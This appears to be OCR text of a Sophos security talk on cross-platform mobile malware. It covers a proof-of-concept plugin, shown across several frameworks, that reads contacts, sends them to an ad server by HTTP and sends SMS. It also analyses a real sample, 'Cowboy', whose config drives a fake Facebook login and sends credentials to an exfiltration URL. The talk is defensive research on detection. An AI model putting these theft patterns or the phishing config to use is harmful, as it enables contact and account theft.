
SOPHOS

4. POC: Cross-Platform Malware

POC FW Malware

- Malicious activities
  - Collect and send contacts info
  - Send SMS
- Plugin code

```
class AppAd {
  public String readContacts();
  public void sendSMS(String number);
}
```



SOPHOS

Web-based FW – Titanium (1)

- FW code

```
//index.js
var appAd = require('org.ad.appad')
var contactInfo = appAd.readContacts();
sendHttp('www.ad.server', contactInfo);
appAd.sendSMS('456789');
```

- Package structure

```
assets/index.json
assets/Resources/appicon.png
assets/Resources/alloy.js
assets/Resources/app.js
assets/Resources/alloy
assets/Resources/alloy/CFG.js
assets/Resources/alloy/controllers/index.js
assets/Resources/alloy/controllers/BaseController.js
assets/Resources/alloy/widget.js
assets/app.json
```


SOPHOS

Web-based FW – Titanium (2)

- Android native code

```
<plugin wrapper so code>
org::ad::AppAdModule::readContacts()
org::ad::AppAdModule::sendSMS()

<classes.dex code>
.class public AppAd
.method public static readContacts()String
.registers 2
  …
  return-object v0
.end method

.method public static sendSMS(String)V
  .registers 4
  return-void
.end method
```

Web-based FW – Titanium (3)

- iOS native code

```
<plugin wrapper class code>
; ComAppadModule - (id)readContacts
  LDR R1, [R0] ; "readContacts"
  LDR R0, [R2] ; _OBJC_CLASS_$_AppAd
  B.W _objc_msgSend$shim

; ComAppadModule - (void)sendSMS:(id)
  LDR R1, [R0] ; "sendSMS:"
  LDR R0, [R3] ; _OBJC_CLASS_$_AppAd
  B.W _objc_msgSend$shim

<plugin native class code>
; AppAd + (id)readContacts
  MOV R0, #(selRef_readContactsInternal -
0xA8CE)
  MOV R2, #(classRef_AppAd - 0xA8D0)
  ADD R0, PC ; selRef_readContactsInternal
  ADD R2, PC ; classRef_AppAd
  LDR R1, [R0] ; "readContactsInternal"
  LDR R0, [R2] ; _OBJC_CLASS_$_AppAd
  POP {R7,LR}
  B.W _objc_msgSend$shim
```

```
; AppAd + (void)sendSMS:(id)
  MOV R0, #(selRef_sendSMSInternal_ - 0xA90C)
  MOV R2, #(classRef_AppAd - 0xA90E)
  ADD R0, PC ; selRef_sendSMSInternal_
  ADD R2, PC ; classRef_AppAd
  LDR R1, [R0] ; "sendSMSInternal:"
  LDR R0, [R2] ; _OBJC_CLASS_$_AppAd
  MOV R2, R4
  BLX _objc_msgSend
  MOV R0, R4

<ApplicationRouting class code>
; ApplicationRouting + (id)resolveAppAsset:(id)

  MOV R0, #(cfstr_AlloyControl_1 - 0x78C80) ;
"alloy/controllers/index_js"
  ADD R0, PC  ; "alloy/controllers/index_js"

  ADD R2, PC  ; +[ApplicationRouting
resolveAppAsset:].data
  MOV R3, #0xDC90
```

.NET-based FW – Unity (1)

- Android package structure

```
assets/bin/Data/Managed/Assembly-CSharp.dll
assets/bin/Data/Managed/UnityEngine.dll
assets/bin/Data/Managed/mscorlib.dll
assets/bin/Data/Managed/UnityEngine.UI.dll
assets/bin/Data/Managed/Mono.Security.dll
assets/bin/Data/Managed/System.dll
assets/bin/Data/Managed/System.Core.dll
```

- iOS package structure

```
Data/Managed/Assembly-CSharp.dll
Data/Managed/UnityEngine.dll
Data/Managed/mscorlib.dll
Data/Managed/UnityEngine.UI.dll
Data/Managed/Mono.Security.dll
Data/Managed/System.dll
Data/Managed/System.Core.dll
```


SOPHOS

.NET-based FW – Unity (2)

- FW code

```
.module Assembly-CSharp.dll
.class public auto ansi SampleApp
  .method private instance void runDemo()
  {
    call      string AppAdUtil::readContacts()
    stloc.0
    ldarg.0
    ldstr     aWww_ad_server  // "www.ad.server"
    ldloc.0
    call      instance void SampleApp::sendHttp(string server, string info)
    ldstr     a456789         // "456789"
    call      void AppAdUtil::sendSMS(string)
    ret
  }
```


SOPHOS

C++-based FW – Cocos2d (1)

- Android package structure
  - lib/libcocos2dcpp.so
- iOS package structure
  - No additional files

SOPHOS

C++-based FW – Cocos2d (2)

- Android native code

```
<lib/libcocos2dcpp.so>
; _DWORD HelloWorld::runDemo(HelloWorld *__hidden this)
 STR      R0, [R11,#var_10]
 BL       _ZN12AppAdWrapper12readContactsEv ; AppAdWrapper::readContacts(void)
STR      R3, [R11,#var_8]
LDR      R3, =(aWww_ad_server - 0x2A5FF0)
 ADD      R3, PC, R3       ; "www.ad.server"
LDR      R2, [R11,#var_8]
 BL       _ZN10HelloWorld8sendHttpEPcS0_ ; HelloWorld::sendHttp(char *,char *)
 LDR      R3, =(a456789 - 0x2A6004)
 ADD      R3, PC, R3       ; "456789"
BL       _ZN12AppAdWrapper7sendSMSEPKc ; AppAdWrapper::sendSMS(char const*)
```

- iOS native code

```
<plugin iOS native code>
org::ad::AppAdModule::readContacts()
org::ad::AppAdModule::sendSMS()
```

5. Detection

SOPHOS

Analysis tools


- Static analysis
  - Decompilers for Dex,.NET Dll and Native binaries can be used for code analysis.
- Runtime analysis
  - Sand boxing tools such as Taintroid, Cuckoo-droid can monitor runtime behaviors.

Detection

- Framework type
  - Check the platform layer's FW specific components from Native code
  - Unity/Mono
    - have classes such as com.unity.*
  - Phonegap
    - have classes such as org.apache.cordova.*
- Detection
  - Check the FW layer's payload component
  - Unity/Mono
    - check the app dll files

Cowboy Sample: App Behavior

- App Flow
  - Contact their server to get config info in JSON format.
  - Display a fake Facebook login UI.
  - Collect user's account info and check the status with Facebook.
  - If successful, Send the collected info to their server.




```
{
"LoginEnable":"1",
"UrlHomePage":"https://www.facebook.com/",
"UrlLogin":"https://www.facebook.com/login.php?login_attempt=1",
"LogoUrl":"http://icons.iconarchive.com/icons/danleech/simple/512/
facebook-icon.png",
"UrlToSubmit":"https://tinduongpho.com/webdata/Index2",
"CC1":"c_user",
"CC2":"xs",
"CC3":"csm",
"CC4":"datr",
"PointLogin":https://www.facebook.com/checkpoint/?next
}
```


SOPHOS

Cowboy Sample: App Structure

- AndroidManifest.xml
  - Activities
    - Fake Facebook activity
    - Game activity
  - Permissions
    - INTERNET
- iOS version
  - Possible scenario

- /assemblies folder

```
CowboyAdventure.dll
TinkerAccountLibrary.dll
Mono.Android.dll
Mono.CSharp.dll
MonoGame.Framework.dll
mscorlib.dll
System.Core.dll
System.dll
System.Net.Http.dll
System.ServiceModel.dll
```

- /lib folder

```
libmonodroid.so
libmonosgen-2.0.so
```



SOPHOS


Cowboy Sample: App Code

- Java Activity Class

```
class HomeActivity extends Activity {
   TypeManager.Activate("CowboyAdventure.HomeActivity, CowboyAdventure,
Version=3.3.0.2238, Culture=neutral, PublicKeyToken=null",
                        "", this, new Object[0]);
```

- .NET Activity Class





SOPHOS

Cowboy Sample: Detection

- Framework type check
  - MonoGame classes info
- .NET payload check
  - TinkerAccount dll info

6. Conclusion

SOPHOS

Conclusion

- Increasing number of Cross-platform FW apps.
- Popular games on Google Play turned out to be new Mono FW malware.
- Cross-platform Malware can be implemented through plug-in architecture.
- Window 10 Mobile's Bridge supports Android/iOS app.
- The understanding of App Package Structure is the key to detect new Malware.

SOPHOS

Q&A

© Sophos Ltd. All rights reserved.